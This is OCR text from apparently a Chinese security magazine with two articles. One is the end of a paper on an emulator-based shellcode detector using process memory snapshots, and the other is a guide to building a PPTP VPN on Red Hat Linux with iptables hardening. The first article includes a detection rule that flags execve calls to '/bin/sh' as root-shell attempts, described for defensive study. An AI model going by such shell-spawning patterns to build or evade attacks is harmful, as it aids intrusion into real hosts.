上面两个实例代表两种类型的攻击方法，以对抗最先进的 DBC 检测技术。第一个类型利用了目标进程产生的运行时信息；后者则使用了前一次攻击产生的信息。

基于 DDC 的检测技术

DDC 的检测技术是在进程处理输入数据的过程中进行检测，若恶意的运行行为被检测到，进程会执行

并发出警报。输入的数据及其目标进程状态日志会被记录下来以做进一步分析。流跟踪（Flow Tracking）技术使用一种基于感染的方式来检测输入信息是否为恶意数据。通过地址空间随机化可有效地抵御利用内存错误的攻击方式。操作系统扩展方式即在系统内核或库文件中插入一个检查点以确定调用的脆弱库函数是否安全。总体而言，DDC检测方式是一种基于广泛性使用进程上下文的良好完整性检测，但其检测效率偏低。

与DDC检测相比，DBC检测方法则具有较高的检测效率，但它在检测的全面性上又不如DDC。这是因为DBC检测方法没有使用目标进程在虚拟内存中的运行时信息。下面，笔者将提出一种新的DBC检测方法以克服上述缺点。

1）系统设计

进程在处理输入数据之前，系统首先对目标进程虚拟内存快照处理，然后将快照信息作为输入参数，送入DBC检测系统，大致流程如图5所示。此时，DBC检测器存在新的数据信息，即目标进程在虚拟内存的运行时信息。虚拟内存快照记录了一个进程的虚拟内存当前状态，包括目标进程的地址空间和寄存器值。此系统中快照以下面两种方式使用：




图5　获取快照信息，将其输入到目标进程的检测器中

① 初始化虚拟执行环境。在目标进程处理数据之前的瞬间，其控制流即被定位到我们的系统。此时已经获取到虚拟内存快照，并立刻激活检测程序，同时初始化输入数据被执行和监控的虚拟环境。快照用来初始化此虚拟环境并提供两个好处。其一，快照对观察输入数据的真实行为至关重要，因为它们诠释了真实的执行流。为了准确地揭露Shellcode的行为，此环境尽可能地模仿指定进程处理输入数据的过程。在恶意Shellcode里，进程状态可用来重定位执行流，如实例1给出的加解密流程。若没有与进程相关的虚拟内存信息，Shellcode的执行流可能会发生改变甚至被中断。其二，虚拟内存快照很集中，容易获取，而且系统的虚拟环境是轻量型的。在已存在的DBC检测方法中，很难在检测系统中获取到真实的Shellcode行为，因为其虚拟内存信息要么被消耗，要么被忽略了。

② 方便基于系统调用的检测。虚拟内存快照可以让系统及时发现Shellcode的其中一种行为，即系统调用的触发，这对检测而言极为重要。恶意Shellcode借助系统调用以切换到内核模式进行操作系统相关操作。无论其伪装性多好，它总会使用系统调用来启动攻击行为。不同的系统调用是通过系统调用号和参数来区分的，存放在寄存器中。如在IA-32体系架构中，系统调用号存放在eax中，其函数参数则存放在ebx、ecx、edx、esi、edi等寄存器中。已存在的DBC检测方法包含静态方法和动态方法，都不可能在检测中跟踪到系统调用，因为它们缺乏必要的寄存器信息。故使用虚拟内存快照，我们可准确鉴别其使用的系统调用，以提高检测精度。下面将根据其工作流来介绍系统的整个设计。

2）系统架构

下面将介绍整个系统架构的设计并提出它的关键模块——Shellcode分析器。

① 结构。整个系统由三个模块组成，如图6所示。第一个模块为协议分析器，可从输入信息中萃取出头部信息，并可依照上层的需求将payload划分成多个子payload。第二个模块为Shellcode分析器，主要负责借助虚拟内存快照检测恶意Shellcode；其可接收来自协议分析器、外部文件或者同一主机内与本地进程间通信的另一个子进程的sub-payload。第三个模块为上下文信息的提供者（Context Information Provider），充当模拟的执行环境和真实环境之间的一个接口。




图6　系统整体设计

② 关键模块——Shellcode分析器。Shellcode分析器结构如图7所示。此模块由指令解密器、指令仿真器、恶意行为检测器、内存仿真系统以及一整套模拟寄存器组成。指令解密器不断将缓冲区内容翻译成指令，并发送到仿真器。仿真器接收到每一条指令后，会仿真出一个执行环境，比如为内存仿真系统及寄存器提供运行时虚拟环境。此环境被虚拟内存快照实例化，在仿真过程中，虚拟内存或寄存器的访问都被直接定位到内存仿真系统或者寄存器中。




图7　Shellcode分析器设计结构

3）工作流分析

Shellcode 分析器的工作流程见如下代码。从输入数据的每个位置看，Shellcode 分析器使用虚拟内存快照来模拟解码器指令的执行顺序。快照对观测输入数据的真实行为提供方便，以解释真实执行流。ShellcodeAnalyzer()函数存在两个输入参数，其一为 base_address，即将被分析的输入数据起始地址；其二为 base_size，即输入数据大小。由快照提供的精确虚拟内存信息可确保 Shellcode 的执行流不被中断。若执行的子序列为恶意 Shellcode，则其使用的所有指令都会在执行流的仿真中检测到，包括 Shellcode 本身的、由原始消息产生的及其加载到目标进程地址空间的库文件等。故在 Shellcode 分析器内使用虚拟内存快照进行仿真可用来准确观测多形的变化的 Shellcode 及其在群攻击中使用的 Shellcode。

```
1 #define MALICIOUS 1
2 #define BENIGN 0
3 #define MALICIOUS_SEQUENCE 1
4 #define BENIGN_SEQUENCE 0
5
6 int ShellcodeAnalyzer(base_addr, base_size)
7 {
8 for (i = 0; i< base_size; i++)
9 if (MaliciousInstructionSeq(base_addr + i))
10 return MALICIOUS;
11 return BENIGN;
12 }
13
14 int MaliciousInstructionSeq(addr)
15 {
16 InitializeEmulationEnvironment();
17 instruction = InstructionDecoder(addr);
18 if (End(instruction)) return BENIGN_SEQUENCE;
19 instruction.exe_depth = 1;
20 while (instruction)
21 {
22 if (MaliciousSystemCall(instruction))
23 if(instruction.exe_depth > exe_depth_threshold)
24 return MALICIOUS_SEQUENCE;
25 InstructionEmulator(instruction);
26 UpdateEmulationEnvironment();
27 target = ComputeTarget(instruction);
28 prev_instruction = instruction;
29 instruction = InstructionDecoder(target);
30 if (End(instruction)) break;
31 SetExecutionDepth(instruction, prevInstruction);
32 }
33 return BENIGN_SEQUENCE;
34 }
```

Shellcode 分析器的核心函数为 MaliciousInstructionSeq()，此函数可检测恶意指令序列。恶意指令序列的工作过程由上面代码的第 14～34 行给出。函数一开始即使用虚拟内存快照初始化仿真环境，然后执行一个 while 循环以仿真指令序列的执行，直到发生以下错误：其一，检测到恶意行为；其二，遇到非法指令或特权指令；其三，内存被非法访问；其四，已执行指令的数量超过了上限。

MaliciousInstructionSeq()函数当遇到条件二和四或者 MALICIOUS_SEQUENCE 时，则返回 BENIGN_SEQUENCE。在 Linux 和 Windows 系统里，并不是所有系统调用都会危害目标主机的安全，这依赖于系统调用号和存储在寄存器中的参数。因为快照，系统调用号和其参数可准确获取，此时即可确定当前系统调用是否会危害主机安全。例如，Linux 中的 11 号系统调用 execve 函数，用于执行某一程序。在指令的仿真中，若其为系统调用指令，且模拟寄存器 eax 值为 11，则系统调用号为 11。在校验存储在其他模拟寄存器中的参数后，若其第一个参数为“/bin/sh”，则我们可推断此指令具有一定的危害性，因为其作用是试着打开一个 root 权限的 Shell。此案例中，系统调用指令将会被列为恶意系统调用。

4）检测实例


下面我们使用图 3 中给出的例子来解析系统的整个检测过程。先假设此恶意 Shellcode 被注入到一个 HTTP 请求消息的 body 中，且其目的是借助可利用的内存错误在 HTTP 服务器上打开一个 root 权限 Shell。当此消息被接收后，服务器控制流直接定位到我们的系统，协议分析器会从请求的 body 中萃取出 payload，并调用函数 ShellcodeAnalyzer()函数来对其进行分析。指令编码器对其解码，分成多个指令序列作为参数传入函数 MaliciousInstructionSeq()。在模拟执行瞬间，首先获取虚拟内存快照，此刻 0xa0ef(ebp)指向的内存单元值为 0x252d252d。

假设函数 MaliciousInstructionSeq()当前仿真的指令序列包含恶意的 Shellcode，同时被仿真的指令为“mov ebx,0xa0ef (ebp)”，见图 3 中第 10 行。在仿真此指令后，模仿寄存器 ebx 值为 0x252d252d。仿真完接下来的两条指令后，因 ebx 寄存器值为 0x252d252d，则控制流将会转向图 3 中的第 15 行指令，即“push eax”。执行完此指令后，第一条解密指令将被写入内存仿真系统，以同样的方式，所有加密指令被解密并存储到内存仿真系统。当控制流到达第一条解密指令后，所有解密指令已经从内存仿真系统中读取到。最后，控制流定位到一条系统调用指令，然后调用 MaliciousSystemCall()函数。通过检测仿真寄存器的值，我们可以发现系统调用指令在试着打开一个 root 权限 Shell。在此案例中，此调用指令则被认定为恶意系统调用指令。另外，其执行深度超过了事先设置的上限。故仿真指令序列被认定为恶意的 payload。当控制流从我们的检测系统返回时，服务器将放弃该消息。

总 结

本文提出了一种基于虚拟内存快照的 DBC 检测方法，通过获取目标进程的虚拟内存快照，用于初始化运行时环

境以仿真指定进程的输入数据执行情况。此仿真环境可帮助监控 Shellcode 行为，比如检测伪装成输入数据的 Shellcode，其用来触发指定的系统调用；检测系统调用参数；进程执行流等。



前置知识：Linux
关键词：网管、VPN、防火墙

巧用 Linux 实现局域网安全访问

文/图 Winbo

目前，许多局域网都有内部办公系统或其他服务器，外网用户无法直接对其进行访问。例如住在学校外的师生、出差在外的职员，往往无法访问一些没有对外网开放的网络资源。当然，这也有网络安全方面的考虑。如果有一种安全实用的远程接入技术，那么这些问题将会迎刃而解。VPN 系统就是一种比较合适的方法，它可以提供一个安全可靠的接入方式，通过 VPN 系统为客户机分配一个内网 IP，这样用户便可以在外网方便地访问内网的网络资源，也就解决了上述我们在外网遇到的不能访问内网资源的问题。但是，目前市场上流行的一些 VPN 专用设备，如兼容 VPN 的路由器、VPN 型防火墙等，价格大都在数万或数十万以上，申请这样的开支往往会有一定的难度。那么，有更加经济实惠的办法吗？下面，我们就借助于 Linux 安全配置，通过几个简单的步骤来解决上述问题。

搭建 Linux 环境下的安全访问系统

为了方便测试，首先在一台普通服务器上安装企业版 Red Hat Linux。根据大家的具体资源情况以及接入用户的数量，既可以选择普通的台式机，也可以选择一台性能稍好的空置服务器。

1）基础环境安装及配置

VPN（虚拟专用网络）可看成是一个构建在公共网络基础设施上的，同时具有安全特性的网络或网络环境，也可以理解为一种公共网络中隔离出来的安全网络。为了降低实现 VPN 系统的复杂程度并实现路由功能，我们选择安装双网卡的技术方法，即一张网卡面向外网接入，另一张网卡实现内网连接。双网卡安装及配置的关键点是把 Linux 默认的网关指到外网所在的网卡上，这点是关系到系统能否运行成功的关键。为了保证测试的正常进行，这里假设内网（eth0）IP 为 192.168.10.99，内网网关为 192.168.10.1；假设外网（eth1）IP 为 202.110.168.6，外网网关为 202.110.168.254。具体步骤如下：

步骤 1，先安装好第一块网卡，默认为 eth0，插上内网线。

步骤 2，插上第二块网卡，开机检测，并允许对第二块网卡进行配置。

步骤 3，在 Linux 平台下，设置好两块网卡的 IP、子网掩码等信息。同时，设置好外网网卡的 DNS（如 202.103.0.117）和默认网管。

步骤 4，设置系统默认路由。将系统默认路由设置为外网接口地址，参考命令为“route add default gw 202.110.168.254”。上述步骤比较简单，甚至完全可以在图形界面下配置完成。

2）软件及补丁准备

既然如此，现在就可以通过 ISP 提供的各种 Internet 接入 VPN 服务，方便地建立物理连接了。核心内容主要包括配置管理技术、隧道技术、协议封装技术和密码技术，以上这些技术构成了一个安全可靠的专用网络。配置 VPN 系统之前，还需要准备相关的软件补丁。为了让 Red Hat 企业版 Linux 支持 PPTP 协议和微软点对点加密 MPPE（由于客户端大多为微软的操作系统），要对系统内核打补丁，升级自带的 PPP 程序，安装 PPTP 和 MPPE 软件包。这些软件可通过 Poptop 网站下载，地址为 http://www.poptop.org。相关软件包括：

- dkms-2.0.10-1，动态内核模块支持。
- kernel_ppp_mppe-0.0.5，MPPE 加密协议的内核补丁。
- ppp-2.4.3，用于支持 MPPE 加密协议。
- pptpd-1.3.4，PPTP 点对点隧道协议。

这些软件均提供了 RPM 格式，直接将该格式文件

下载到本地 Linux 服务器即可。

小试牛刀：VPN 服务器的搭建

万事俱备，只欠东风。现在就可以安装 VPN 服务器了。修改“/etc/pptpd.conf”和“/etc/ppp/chap-secrets”文件，配置 VPN 服务器的运行参数。需要注意的是，每次修改配置文件后，都需要重新启动 PPTP 服务才能使新的配置生效。

步骤 1：安装软件包。VPN 服务器的软件都是 RPM 安装包，安装起来比较方便，可以使用下面的命令安装和升级。以动态内核模块的安装为例，参考命令为：“rpm -ivh dkms-2.0.10-1.noarch.rpm”。使用类似的方法，完成其他三个软件包的安装。

步骤 2：配置 VPN 服务器的主配置文件。PPTP 服务的主配置文件是“/etc/pptpd.conf”。进入该文件，首先设置 VPN 服务器的本地地址。其中，localip 选项定义了 VPN 服务器本地的地址，客户机在拨号后，VPN 服务器会自动建立一个 PPPO 网络接口供客户机使用；remoteip 选项定义了分配给 VPN 客户机的地址段，当 VPN 客户机拨号到 VPN 服务器后，服务器从这个地址段中分配一个 IP 地址给 VPN 客户机，以便客户机能访问内网。和 Windows 下的页码打印类似，可以用“-”符号表示连续的地址，用“,”符号隔开不连续的地址。

步骤 3：配置账号文件。账号文件“/etc/ppp/chap-secrets”保存了 VPN 客户机拨入时所使用的账户名、口令和分配的 IP 地址，该文件中每个账户的信息为一行。如果分配给账户的 IP 地址参数为“*”，表示 VPN 客户机 IP 地址由 PPTP 服务随机在地址段中选择。

步骤 4：对 VPN 服务的操作。设置 VPN 服务时，包括启动、停止、重新启动、自动启动等。其中，启动 VPN 服务的命令为：“service pptpd start”；停止 VPN 服务的命令为：“service pptpd stop”；重新启动 VPN 服务的命令为：“service pptpd restart”；如果需要让 VPN 服务随系统启动而自动加载，可以执行命令：“chkconfig pptpd on”。

步骤 5：配置 Linux 内核路由。在局域网内部通常存在多个不同的网段，为了能让 VPN 客户机与内部网络的各个网段互连，还应打开 Linux 内核的路由功能以及配置相应静态路由，否则 VPN 客户机只能访问 VPN 服务器内部网卡所在的网段。如果要永久修改内核路由参数则可以通过 VI 编辑器打开以下配置文件：“vi /etc/sysctl.conf”，加入“net.ipv4.ip_forward=1”即可。使用静态路由，可让 VPN 客户机通过所在内部网段访问其他内部网段的网络资源。通常情况下，内网有多少个网段就添加多少条静态路由。添加静态路由尽量把路由添加到路由配置文件，这样在重新启动操作系统后，静态路由不会丢失。可以通过 VI 编辑器打开“/etc/rc.d/rc.local”文件，在 rc.local 文件的最后一行添加一条静态路由，命令格式：“route add net 内网网段网络地址 netmask 255.255.255.0 内网网卡名”。

设置完毕，建立 VPN 拨号，然后指定 IP 为 VPN 服务器的 IP 地址，进行拨号连接，测试通过。不过，对于一个安全的网络来说，这只是万里长征走完了第一步，适当的安全防范也是十分重要的一部分。

联袂演出：通过防火墙提高 VPN 安全性

由于 VPN 系统是基于 Linux 的，因此从系统安全性考虑，我们可以开启 Linux 服务器的 iptables 防火墙功能。但要能让客户机通过防火墙访问 VPN 服务，必须在 iptables 防火墙上开启 VPN 服务相应端口。该防火墙软件包内置于 Linux 内核中，是一种基于包过滤型的防火墙实现技术。其中心思想是根据网络层 IP 包头中的源地址、目的地址及包类型等信息来控制包的流向，更彻底的过滤则是检查包中的源端口、目的端口及连接状态等信息。要查看系统中现有的 iptables 规划集，可以运行“ptables -list”，如图 1 所示。




图 1

Linux 内核中默认有三个被称为“防火墙规则”的过滤表，分别是 INPUT、OUTPUT 和 FORWARD。如上例所示，每一个数据包都要通过三个内建的链（INPUT、OUTPUT 和 FORWARD）中的一个。filter 是最常用的表，在 filter 表中最常用的三个目标是 ACCEPT、DROP 和 REJECT。ACCEPT 表示接受信息；DROP 会丢弃数据包，不再对其进行任何处理；REJECT 会把出错信息传送至发送数据包的主机。实际应用中，一般是要阻止来自某一特定 IP 范围内的数据包，因为该 IP 地址范围被管理员怀疑有大量恶意攻击者在活动：“# iptables -t filter -A INPUT -s xxx.xxx.xxx.0/24 -j DROP”。当然，也可以很轻易地阻止所有流向攻击者 IP 地址的数据包，该命令稍有不同：“# iptables -t filter -A OUTPUT -d xxx.xxx.xxx.0/24 -j

DROP"。

小提示 关于A选项

这里的A选项，使用它说明是给现有的链添加规则。网络上的恶意攻击者总是在变化的，因此需要不断改变IP。假设一个网上攻击者转移到新的IP地址，而原来的IP地址被分配给一些清白的用户，那么这时这些用户的数据包将无法通过网络。

